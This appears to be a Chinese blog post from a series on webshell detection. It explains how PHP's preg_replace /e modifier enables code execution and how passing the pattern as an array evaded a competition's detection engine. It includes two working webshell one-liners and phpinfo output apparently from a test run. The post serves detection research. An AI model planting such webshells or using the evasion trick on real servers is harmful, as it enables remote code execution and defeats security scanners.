没死透的正则exec（一）

> 这是代码审计知识星球中Webshell专题的第3篇文章。

继续给大家带来 #Webshell检测那些事#。

这次给大家分享的依旧是我在QT比赛中提交的几个样本，今天的主题是**PHP正则表达式命令执行**。众所周知，PHP旧版本的preg类函数中存在一个修饰符`e`，增加了这个修饰符后，替换后的结果将会被放进eval执行。利用这个方法，即可构造一个不带eval关键字的Webshell，比如：

```
preg_replace('/.*/e', '\0', $_REQUEST[2333]);
```

当然，检测引擎也不是傻子，这类Webshell也是经过了严防死守的。所以，从这一个帖子开始，我会分4个帖子给大家介绍一下4种我曾成功使用过的Webshell（有三个是QT比赛中的方法，一个是绕过phpchip的方法）。

首先，我们先从检测的角度来思考，如何检测这一类Webshell?

与传统的eval、system等函数构造的Webshell有一些不同的是，preg类的函数经常被使用在业务中，所以很多依靠静态分析、正则匹配的方法就不行了，通常需要依赖于沙箱动态检测。

动态检测的原理就是跟踪数据流，看用户输入的数据是否被传入给preg类函数。这个过程就涉及到三个问题：

- “preg类函数”究竟是哪些函数?
- 用户输入被传入preg类函数，是否一定是Webshell？如何进一步判断?
- 没有用户输入的参数被传入preg类函数，是否就一定安全?

第一个问题，我们下几个帖子再详细说，我们这个帖子就以`preg_replace`为例来说明。

第二个问题，当然不是。因为`preg_replace`这个函数的作用就是用来对数据进行正则替换，这个数据就可能来自于用户的输入，如果发现用户输入进入了该函数就直接告警，显然会有大量误报。

其实这个检测的关键点就在于`preg_replace`的第一个参数，因为这里只有`e`修饰符才会用于执行代码，那么有以下两种可能性：

- `preg_replace`的第一个参数是非用户控制的字符串常量，但其中包含`e`修饰符
- `preg_replace`的第一个参数被用户控制，或者拼接了用户可控的参数

后者，只要污点流入到`preg_replace`的第一个参数，就直接报Webshell，这个流程和system几乎一样了，没什么可挖掘的点；所以当时我的目光主要锁定在前者。

检测前者的核心就是，Webshell检测引擎如何判断字符串常量中包含e参数?

我当时对`preg_replace`的第一个参数做了一系列fuzz，主要涉及的是：

- 修饰符大小写：❌
- 使用各种奇葩分隔符：❌
- 使用数组：✅
- 使用字符串拼接：❌
- 增加其他修饰符作为干扰：❌

fuzz到数组的时候我成功了。

其实原理很简单，我们查看PHP文档可以发现，`preg_replace`的第一个参数是支持传入字符串或数组的：

preg_replace

(PHP 4, PHP 5, PHP 7, PHP 8)
preg_replace — Perform a regular expression search and replace


Description

```
preg_replace(
    string|array $pattern,
    string|array $replacement,
    string|array $subject,
    int $limit = -1,
    int &$count = null
): string|array|null
```

而我猜测检测引擎后端是只考虑了字符串的情况。所以，我使用下面这个简单的样本就绕过了QT引擎：

```php
<?php
preg_replace(['/.*/e'], '\0', $_REQUEST[2]);

```



System	Linux 3b597db422a6 4.19.104-microsoft-standard #1 SMP Wed Feb 19 06:37:35 UTC 2020 x86_64
Build Date	Jan 23 2019 00:09:07
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu' 'CFLAGS=-fstack-protector-strong -fpic' '-fpie' '-O2' 'LDFLAGS=-Wl,-O1 '-Wl,--hash-style=both' '-pie' 'CPPFLAGS=-fstack-protector-strong '-fpic' '-fpie' '-O2''
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226